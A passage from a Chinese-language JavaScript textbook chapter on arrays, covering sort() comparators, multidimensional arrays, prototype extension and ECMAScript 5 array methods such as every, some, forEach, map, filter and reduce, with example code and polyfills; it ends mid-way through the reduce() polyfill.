


图 7-20 保留方括号的字符串

这个方法可以创建数组的字符串表示形式,该字符串可以传递给 `eval()`函数,之后作为数组使用。`eval()`函数将在 7.4 节中讨论。

7. sort()方法

`Array`对象最有用的方法之一是 `sort()`。JavaScript 1.1 和 JScript 2.0 支持该方法, `sort()`的工作方式与标准 C 库函数中的 `qsort()`函数类似。默认情况下,该方法在原来的数组中根据字典顺序就地数组元素进行排序。该方法首先将数组转换成字符串,然后根据字典顺序对它们进行排序。在某些情况下这可能会导致意外的结果。分析下面的代码,运行结果如图 7-21 所示。

```
var myArray = [14,52,3,14,45,36];
myArray.sort();
alert(myArray);
```




图 7-21 不正常的排序结果

正如上面所看到的，当运行该脚本时，会发现根据这种 JavaScript 排序，3 大于 14！

出现这种结果的原因是，根据字符串排序，14 小于 3。幸运的是，排序函数非常灵活，可以修复这个问题。如果希望根据不同的规则进行排序，可以向 `sort()` 传递一个比较函数，该函数决定准备使用的排序规则。这个函数应当接受两个参数，根据排序规则如果第一个参数在第二个参数之前，则该函数返回一个负值(表示第一个参数“小于”第二个参数)。如果根据该排序规则，两个参数相等，该函数应当返回 0。如果第一个参数在第二个参数之后，该函数应当返回一个正值(表示第一个参数“大于”第二个参数)。例如，如果希望执行数字排序，可以编写类似下面的函数。

```
function myCompare(x, y) {
    if (x < y)
        return -1;
    else if (x === y)
        return 0;
    else
        return 1;
}
```

然后可以在前面的例子中使用该函数：

```
var myArray = [14, 52, 3, 14, 45, 36];
myArray.sort(myCompare);
alert(myArray);
```

现在可以得到所期望的结果(见图 7-22)。




图 7-22 期望的排序结果

如果希望更加简明，可以使用第 5 章介绍的匿名函数。分析下面这个例子，该例子将奇数排在偶数的前面：

```

var myArray = [1,2,3,4,5,6];
myArray.sort( function(x, y) {
    if (x % 2)
        return -1;
    if (x % 2 == 0)
        return 1;
    }
);
alert(myArray);

```

注意，可以通过包含确保奇数和偶数分别以升序进行排序的代码使该示例更加健壮。在此只是简单地提醒读者可以使用内联函数。

7.1.7 多维数组

尽管在该语言中没有明确包含多维数组，但是大部分 JavaScript 实现都支持某种形式的多维数组。多维数组(multidimensional array)是使用数组作为其元素的数组。例如：

```
var tableOfValues = [[2, 5, 7], [3, 1, 4], [6, 8, 9]];
```

定义了一个二维数组。在多维数组中，数组元素的访问可能和所期望的一样，使用一系列方括号指明期望的元素在每一维中的索引。在前面的例子中，数字 4 是第 2 个数组的第 3 个元素，因此可以使用 `tableOfValues[1][2]` 寻址该数字。类似地，在 `tableOfValues[0][2]` 处可以找到数字 7，在 `tableOfValues[0][0]` 处可以找到 6，在 `tableOfValues[2][2]` 位置可以找到 9。下面的简单示例显示了这种访问方式的使用，如图 7-23 所示。

```

var tableOfValues = [[2, 5, 7], [3, 1, 4], [6, 8, 9]];
var str = "";
str += "Given tableOfValues = " + tableOfValues.toSource() + "\n\n";
str += "tableOfValues[0][0] = " + tableOfValues[0][0] + "\n";
str += "tableOfValues[1][2] = " + tableOfValues[1][2] + "\n";
str += "tableOfValues[2][2] = " + tableOfValues[2][2] + "\n";
alert(str);

```




图 7-23 多维数组的元素访问方式

7.1.8 使用原型扩展数组

在 JavaScript 中，所有非基本类型数据都是从 Object 对象继承来的，第 6 章对 Object 对象进行了介绍。应当还记得，正是因为非基本类型的数据都是从 Object 对象继承来的，所以可以使用对象原型为任何对象添加方法和属性。例如，可以为数组添加特殊的 display() 方法，向用户显示数组的内容：

```
function myDisplay() {
    if (this.length != 0)
        alert(this.toString());
    else
        alert("The array is empty");
}
Array.prototype.display = myDisplay;
```

然后可以使用新的 display() 方法输出数组的值，如下面所演示的：

```
var myArray = [4,5,7,32];
myArray.display();
// displays the array values

var myArray2 = [];
myArray2.display();
// displays the string "The array is empty"
```

通过使用原型，可以创建“猴子补丁”，修复 Internet Explorer 5.5 之前的浏览器不支持 pop() 和 push() 方法这一问题。例如，为了给古老的浏览器添加 pop() 方法或安全地改写新浏览器中内置的 pop() 方法，可以使用下面的代码添加缺失的功能：

```
function myPop() {
    if (this.length != 0) {
        var last = this[this.length-1];
        this.length--;
        return last;
    }
}
Array.prototype.pop = myPop;
```

自己的 push() 方法的实现稍微复杂一些，如下所示：

```
function myPush() {
    var numtopush = this.push.arguments.length;
    var arglist = this.push.arguments;
    if (numtopush > 0) {
        for (var i=0; i < numtopush; i++) {
            this.length++;
            this[this.length-1] = arguments[i];
        }
    }
}
```

```
Array.prototype.push = myPush;
```

从前面的章节可以看出掌握这一思想是很方便的！尽管自己的函数可以用于解决老式的以及非标准浏览器的问题，但是不要认为使用原型可以解决所有问题。实际上，会发现在 JavaScript 中如果改写和扩展某些内容可能会无意中造成破坏。这可能需要引入 ECMAScript 5 扩展，尽管，直到部署的浏览器支持这些特征才能使用。

7.1.9 ECMAScript 5 中的数组新增特征

多年来在许多浏览器中就可以发现 ECMAScript 5 对 Array 的许多官方扩展。实际上，可以看到这些扩展中的大部分，自从 JavaScript 1.6(Firefox 1.5)就可以使用了。许多库(例如 jQuery 或 Prototype)模拟了这些特征的一部分或全部；并且在需要的地方进行修补是很容易的，因为 Internet Explorer 浏览器在版本 9 之前不支持这些方法。

1. Array.isArray()

ECMAScript 5 引入的一个与数组相关的简单变化是 `Array.isArray(val)` 方法，该方法查看传递的 `val` 是否是数组类型(见图 7-24)。

```
document.write("isArray([1,2,3]) = " + Array.isArray([1,2,3]) + "<br>");
document.write("isArray([]) = " + Array.isArray([]) + "<br>");
document.write("isArray(new Array(3)) = " + Array.isArray(new Array(3)) + "<br>");
document.write("isArray({}) = " + Array.isArray({}) + "<br>");
document.write("isArray({foo: true}) = " + Array.isArray({foo: true}) + "<br>");
document.write("isArray('1,2,3') = " + Array.isArray('1,2,3') + "<br>");
```




图 7-24 判断参数是否是数组类型的结果

因为浏览器可能不支持 ECMAScript 5，所以可以使用如下所示的简短代码片段弥补 `Array.isArray()` 的缺失：

```
if (!Array.isArray)
  Array.isArray = function(obj) {
    if (obj.constructor.toString().indexOf("Array") == -1)
      return false;
    else
      return true;
  }
```

在线：<http://www.javascriptref.com/3ed/ch7/isarray.html>

2. indexOf()

通过 `indexOf()` 方法可以很容易地找到一个条目在数组中的出现位置，如下面这个例子所显示的，运行结果见图 7-25。

```
var myArray = [10,7,5,1,24,12,4,5,10,2,3,8];
document.write("Given the array " + myArray + "<br>");
document.write("5 found at " + myArray.indexOf(5) + "<br>");
document.write("10 found at " + myArray.indexOf(10) + "<br>");
document.write("13 found at " + myArray.indexOf(13) + "<br>");
```




图 7-25 数组元素的位置

如果没有找到条目，就该方法返回 -1。默认情况下，从数组的开头(索引 0 处)开始搜索；然而，可以传递第二个参数指示开始搜索的索引。`indexOf()` 的完整语法如下所示：

```
var position = anArray.indexOf(target[,start]);
```

作为示例，下面的代码在测试数组中搜索另一个 5：

```
document.write("Another 5 found at " + myArray.indexOf(5,3) + "<br>");
```

上面的代码返回不同的索引值，该索引显示了数组中的第二个 5(见图 7-26)。

如果希望连续搜索，就可以构造一个循环，直到返回 -1(运行结果见图 7-27)。该代码唯一的技巧是确保为发现条目的索引加 1，从而不会从目标值开始再次搜索：

```
function findOccurrences(array,element) {
  var indices = [];
  var index = array.indexOf(element);
  while (index != -1) {
    indices.push(index);
    index = array.indexOf(element, ++index);
  }
}
```




图 7-26 数组中另一个 5 的位置

```

return(indices);
}
var myArray = [10,7,5,1,24,12,4,5,10,2,3,8];
document.write("5 found at " + findOccurrences(myArray,5) + "<br>");
document.write("10 found at " + findOccurrences(myArray,10) + "<br>");
document.write("13 found at " + findOccurrences(myArray,13) + "<br>");

```




图 7-27 数组元素的全部出现位置

在线: <http://www.javascriptref.com/3ed/ch7/arrayindexof.html>

3. lastIndexOf()

`lastIndexOf()`方法与 `indexOf()`方法类似,区别是该方法从数组的最后一个元素开始向索引 0 处的开头位置进行搜索。对于每个条目在数组中只出现一次的情况,这两个方法是等价的;但是对于某个元素出现多次的情况,它们就不同了(见图 7-28)。

```

var myArray = [10,7,5,1,24,12,4,5,10,2,3,8];
document.write("Given the array " + myArray + "<br>");
document.write("5 found at " + myArray.lastIndexOf(5) + "<br>");
document.write("10 found at " + myArray.lastIndexOf(10) + "<br>");
document.write("13 found at " + myArray.lastIndexOf(13) + "<br>");

```




图 7-28 不同的运行结果

与 `indexOf()`类似,也可以为 `array.lastIndexOf(target[, start])`方法传递第二个参数指示从 `array` 的哪儿开始搜索,如下所示:

```
document.write("Another 5 found at " + myArray.lastIndexOf(5,6) + "<br>");
```

此外，可以使用另一种循环风格的结构，这次为了在数组中查找目标的所有出现位置，需要递减开始索引：

```
function findOccurrences(array,element) {
    var indices = [];
    var index = array.lastIndexOf(element);

    while (index != -1) {
        indices.push(index);
        if (index > 0)
            index = array.lastIndexOf(element, --index);
        else
            index = -1;
    }
    return(indices);
}
```

在线：<http://www.javascriptref.com/3ed/ch7/arraylastindexof.html>

4. every()

使用 `every()` 方法可以为数组中的每个元素应用传递的函数。如果该函数针对数组中每个应用该函数的元素都返回 `true`，则 `every()` 会返回 `true`；否则，它返回 `false`。

作为演示，编写一个确定数值是奇数还是偶数的简单函数：

```
function isEven(val) { return ((val % 2) == 0); }
```

然后可以为数组中的元素应用这个函数，代码如下所示，运行结果见图 7-29。

```
var array1 = [1, 2, 3, 4, 6, 7];
var array2 = [2, 4, 6, 8];
document.write("[1,2,3,4,6,7].every(isEven) =" + array1.every(isEven) + "<br>");
document.write("[2,4,6,8].every(isEven) =" + array2.every(isEven) + "<br>");
```




图 7-29 数组元素的奇偶性

当然，如果该函数足够简单，就也可以内联该函数：

```
alert([2,4,5,6].every( function (val) {return ((val % 2) == 0); }));
```

调用的回调函数具有三个参数：正在对其进行检查的当前值，该值在数组中的索引，以及数组本身。基于这一额外的可用数据，下面这个函数：

```
function inSortOrder(val,idx,arr) {
    for (var i = 0; i < idx; i++) {
        if (arr[i] > val)
            return false;
    }
    return true;
}
```

可用于查看数组是否是以升序进行排序的(见图 7-30)。

```
var array3 = [1,2,3];
var array4 = [1,2,5,4,10];

document.write("[ "+ array3 +" ].every(inSortOrder) =" + array3.every(inSortOrder) +
"<br>");
document.write("[ "+ array4 +" ].every(inSortOrder) =" + array4.every(inSortOrder) +
"<br>");
```

```
[1,2,3].every(inSortOrder) =true
[1,2,5,4,10].every(inSortOrder) =false
```

图 7-30 数组的升序判断结果

当然,如果深入思考该函数,就可以发现该函数不是很高效,因为它持续部分地遍历数组。简单地比较当前元素与前面的元素会更好一些:

```
function inSortOrder2(val,idx,arr) {
    if (val < arr[--idx])
        return false;
    else
        return true;
}
```

这看起来可以像下面这样工作:

```
var array5 = [2,5,5,6];
var array6 = [21,4,51,-6];
document.write("[ "+ array5 +" ].every(inSortOrder2) =" + array5.every(inSortOrder2)
+ "<br>");
document.write("[ "+ array6 +" ].every(inSortOrder2) =" + array6.every(inSortOrder2)
+ "<br>");
```

然而,对于稀疏数组该函数会失败,因为与前面元素的比较无法进行,如图 7-31 所示:

```
var array7 = [2,41,,5,6];
document.write("[ "+ array7 +" ].every(inSortOrder2) =" + array7.every(inSortOrder2)
+ " (incorrect) <br>");
```

```
[2,5,5,6].every(inSortOrder2) =true
[21,4,51,-6].every(inSortOrder2) =false
[2,41,...,5,6].every(inSortOrder2) =true (incorrect)
```

图 7-31 稀疏数组错误的升序判断结果

如果能够记住之前查看过的索引状态，那么对于修复该函数可能是有用的。可以为 `every()` 传递一个可选的参数作为执行函数的 `this` 对象。语法看起来如下所示：

```
anArray.every(callbackFunction, passedThis)
```

当没有具体指定时，在回调函数中的 `this` 最有可能是 `Window` 对象，但是可以随意对它进行重定义以适合自己的目的。在此，使其容纳之前检测过的索引：

```
function inSortOrder3(val,index,arr) {
    if (val < arr[this.prev])
        return false;
    else {
        this.prev = index;
        return true;
    }
}

var myThis = {prev : 0};

document.write("[5]"+ array5 +").every(inSortOrder3) =" + array5.every(inSortOrder3,myThis)
+ "<br>");

document.write("[6]"+ array6 +").every(inSortOrder3) =" + array6.every(inSortOrder3,myThis)
+ "<br>");

document.write("[7]"+ array7 +").every(inSortOrder3) =" + array7.every(inSortOrder3,myThis)
+ "<br>");
```

上面的代码应当能够恰当地工作，运行结果见图 7-32。

```
[2,5,5,6].every(inSortOrder3) =true
[21,4,51,-6].every(inSortOrder3) =false
[2,41,...,5,6].every(inSortOrder3) =false
```

图 7-32 稀疏数组正确的升序判断结果

因为 `every()` 是 ECMAScript 5 的新特征，尽管许多浏览器支持该方法，如 Firefox 1.5+，所以，如果在本地找不到该方法，就可以为 `Array` 添加它，如下所示：

```
/* if you don't have it patch it */
```

```

if (!Array.prototype.every) {
  Array.prototype.every = function(func) {
    if (typeof func != "function")
      throw new TypeError();
    var length = this.length;
    var providedThis = arguments[1];
    for (var i = 0; i < length; i++) {
      if (i in this && !func.call(providedThis, this[i], i, this))
        return false;
    }
    return true;
  }
}

```

在线: <http://www.javascriptref.com/3ed/ch7/arrayevery.html>

5. some()

`some()`应用于数组, 如果数组的某些元素使提供的回调函数的求值结果为 `true`, 则该方法返回 `true`。如果没有元素使得回调函数的求值结果为 `true`, 则该方法返回 `false`。下面的简单例子演示了数组中的某些元素是否是奇数。正如在该例子中所显示的(见图 7-33), 也可以使用内联回调函数:

```

function isEven(val) { return ((val % 2) == 0); }

var array1 = [1, 3, 4, 5, 7];
var array2 = [1, 3, 5, 7];

document.write("[ "+ array1 +" ].some(isEven) = " + array1.some(isEven) + "<br>");
document.write("[ "+ array2 +" ].some(isEven) = " + array2.some(isEven) + "<br>");

// inline function
document.write("[ "+ array2 +" ].some(function (val) {return ((val % 2) == 0); }) = "
+ array2.some( function (val) {return ((val % 2) == 0); }) + "<br>");

```




图 7-33 数组元素的奇偶性

与 `every()`方法类似, 提供的回调函数的签名如下所示:

```
function callback(val, index, array) { }
```

该回调函数可以很容易地检测当前值和索引，以及数组本身。此外，在回调函数内部可以定义自己的 `this` 对象以供使用；否则，将使用 `this` 对象的典型值，对于基于浏览器的 JavaScript，该值最可能是 `Window`。一般语法如下所示：

```
array.some(callbackfunction [,customThis]);
```

因为该方法是由 ECMAScript 5 定义的，所以有些浏览器——著名的 IE 8 及以前版本——可能不支持这个函数；然而，使用代码可以很容易地修补这个问题，如下所示：

```
/* if you don't have it patch it */
if (!Array.prototype.some) {
  Array.prototype.some = function(func) {
    if (typeof func != "function")
      throw new TypeError();
    var i = 0;
    var length = this.length >>> 0; // length or 0 if undefined
    var providedThis = arguments[1];
    for (var i=0; i < length; i++) {
      if (i in this &&
          func.call(providedThis, this[i], i, this))
        return true;
    }
    return false;
  };
}
```

在线：<http://www.javascriptref.com/3ed/ch7/arrayssome.html>

6. forEach()

ECMAScript 5 中针对 `Array` 的 `forEach()` 方法，使用下面的语法在数组的每个元素上逐个调用传递的函数：

```
anArray.forEach(callbackFunction [,providedThis])
```

callbackFunction 的函数签名如下：

```
function callbackFunction (val, index, array) { }
```

其中 *val* 是将要查看的当前值，*index* 是该数值在数组中的位置，*array* 是整个数组的引用。`forEach()` 方法在所有定义的元素上执行，但是不会返回任何控制执行的值，与 ECMAScript 5 提供的其他 `Array` 方法类似，比如 `every()` 和 `some()`。此外，数组的元素不会被任何操作改变，除非将它们保存回数组。下面这个例子显示了数组中所有值的双倍值(见图 7-34)。

```
function double(val, index, array) { array[index] = val * 2; }
var array1 = [1, 2, 3, 4, 6, 7];

document.write("Original array1= [" + array1 + "<br>");
array1.forEach(double);
```

```
document.write("After array1.forEach(double) array1 = [" + array1 + "<br>");
```




图 7-34 数组元素的双倍值

注意:

使用在后面讨论的 `map()` 进行处理, `forEach()` 的功能有时更自然。

与 ECMAScript 5 增加的其他特性类似, `forEach()` 方法可能不可用, 但是很容易模拟该方法, 正如下面这个例子所演示的:

```
if (!Array.prototype.forEach) {
  Array.prototype.forEach = function(func) {
    if (typeof func != "function")
      throw new TypeError();

    var length = this.length >>> 0;
    var providedThis = arguments[1];

    for (var i = 0; i < length; i++) {
      if (i in this)
        func.call(providedThis, this[i], i, this);
    }
  };
}
```

在线: <http://www.javascriptref.com/3ed/ch7/arrayforeach.html>

7. map()

ECMAScript 5 中针对 `Array` 的 `map()` 方法, 使用下面的语法为数组中的每个元素逐个调用传递的函数:

```
newArray = anArray.map(callbackFunction [, providedThis])
```

`callbackFunction` 的函数签名为:

```
function callbackFunction (val, index, array) { }
```

其中 `val` 是正要查看的当前值, `index` 是该值在数组中的位置, `array` 是整个数组的引用。 `map()` 方法在所有定义的元素上执行, 并且为从该回调函数返回的新数组元素返回一个新元素。下面这

个简单的例子显示了数组中所有数值的双倍值(见图 7-35), 该例子的实现方式比在前面显示的 `forEach()` 方式更加优美:

```
function double(val) {return (2*val);}

var array1 = [1, 2, 3, 4, 6, 7];

document.write("The original array1 = " +array1 + "<br>");
array1 = array1.map(double);
document.write("The result of array1=array1.map(double) = " +array1 + "<br>");
```




图 7-35 使用 `map()` 方法加倍的数组元素

与 ECMAScript 5 新增的其他 Array 特性类似, `map()` 方法可能不可用, 但是模拟该方法很容易, 正如这个例子所演示的:

```
if (!Array.prototype.map) {
  Array.prototype.map = function(func) {
    if (typeof func != "function")
      throw new TypeError();

    var length = this.length >>> 0;
    var result = new Array(length);
    var providedThis = arguments[1];

    for (var i = 0; i < length; i++) {
      if (i in this)
        result[i] = func.call(providedThis, this[i], i, this);
    }
    return result;
  };
}
```

在线: <http://www.javascriptref.com/3ed/ch7/arraymap.html>

8. filter()

ECMAScript 5 中针对 Array 的 `filter()` 方法, 使用下面的语法针对数组中的每个元素逐个调用传递的函数:

```
newArray = anArray.filter(callbackFunction [,providedThis])
```

callbackFunction 的函数签名为:

```
function callbackFunction (val, index, array) { }
```

其中 *val* 是正要进行检查的当前值, *index* 是该值在数组中的位置, *array* 是整个数组的引用。如果 *callbackFunction()* 针对传递的值返回 *true*, 则该方法会返回正在处理的元素, 并将其放入到 *newArray* 中。如果数组中元素没有导致该回调函数返回 *true*, 则过滤失败, 因此不会被包含进新返回的数组中。作为一个简单的例子, 下面的代码过滤数组中的偶数(见图 7-36)。

```
function even(val) { return((val % 2) == 0); }

var array1 = [1, 2, 3, 4, 6, 7];
var array2 = [2, 4, 6, 8];
var array3 = [1, 3, 5, 7];

document.write(array1 + " filtered with even() = " + array1.filter(even) + "<br>");
document.write(array2 + " filtered with even() = " + array2.filter(even) + "<br>");
document.write(array3 + " filtered with even() = " + array3.filter(even) + "<br>");
```




图 7-36 数组中的偶数

与 ECMAScript 5 新增的其他 Array 特性类似, *filter()* 方法可能不可用, 但是可以模拟该方法很容易, 正如下面这个例子所演示的:

```
if (!Array.prototype.filter) {
  Array.prototype.filter = function(func) {
    if (typeof func != "function")
      throw new TypeError();

    var length = this.length >>> 0;
    var result = new Array();
    var providedThis = arguments[1];

    for (var i = 0; i < length; i++) {
      if (i in this) {
        var val = this[i];
        if (func.call(providedThis, val, i, this))
          result.push(val);
      }
    }
  }
}
```

```

    return result;
  };
}

```

在线: <http://www.javascriptref.com/3ed/ch7/arrayfilter.html>

9. reduce()

ECMAScript 5 中针对 Array 的 `reduce()` 方法, 对数组中的每个元素使用下面的语法逐个调用传递的函数, 从索引 0 开始, 并且一直持续到数组的末尾:

```
reducedResult = anArray.reduce(callbackFunction [, initialValue])
```

callbackFunction 具有不同的函数签名:

```
function callbackFunction (previousValue, currentValue, index, array) { }
```

其中 *previousValue* 是之前累计的值(该值可能仅仅是数组的当前值), *currentValue* 是正在查看的当前值, *index* 是当前值在数组中的位置, *array* 是整个数组的引用。下面这个简单的例子演示了该方法的使用。在这个例子中, 对数组中的所有条目求和, 但是在求和过程中输出各种值:

```
function showSum(previousValue, currentValue, index) {
    var str = "";
    str+= "Previous value: " + previousValue + " Current value: " + currentValue
    + " Index: " + index + "<br>";

    document.write(str);
    return previousValue + currentValue;
}

```

```
var array1 = [1, 2, 3, 4, 6, 7];
```

```
document.write("Using the array = [" + array1 + "]<br>");
```

```
var result = array1.reduce(showSum);
```

```
document.write("The reduced result = " + result + "<br><br>");
```

在此显示了当遍历数组时是如何将结果相加在一起的, 并且显示最终结果(见图 7-37)。




图 7-37 数组元素的求和结果


现在,当思考这个简单的例子时可能会出现一些困惑。下面演示更小组的调用(见图 7-38),单个元素是基础情况,两个元素是简单应用:

```
var array2 = [1];

document.write("Using the array = [" + array2 + "]<br>");
var result = array2.reduce(showSum);
document.write("The reduced result = " + result + "<br><br>");

var array3 = [1,2];
document.write("Using the array = [" + array3 + "]<br>");
var result = array3.reduce(showSum);

document.write("The reduced result = " + result + "<br><br>");
```



```
Using the array = [ 1]
The reduced result = 1

Using the array = [ 1,2]
Previous value: 1 Current value: 2 Index: 1
The reduced result = 3
```

图 7-38 更简单的数组元素求和结果

接下来,给出该函数的签名以及在初始语法中显示的可选值,使用一个初始值开始累计:

```
document.write(array2 +" reduced with sum() and initial value of 100 = " +
array2.reduce(sum,100) + "<br>");
```

与前面显示的 ECMAScript 5 针对 Array 新增的其他特性类似,对于不支持该方法的浏览器可以模拟该方法:

```
if (!Array.prototype.reduce) {
  Array.prototype.reduce = function(func) {
    if (typeof func != "function")
      throw new TypeError();

    var length = this.length >>> 0;

    if (length == 0 && arguments.length == 1)
      throw new TypeError();

    var i = 0;
    if (arguments.length >= 2) {
      var reducedValue = arguments[1];
    }
    else
    {
      do
```

```

    {
        if (i in this) {
            var reducedValue = this[i++];
            break;
        }

        if (++i >= length)
            throw new TypeError();
    } while (true);
}

for (; i < length; i++) {
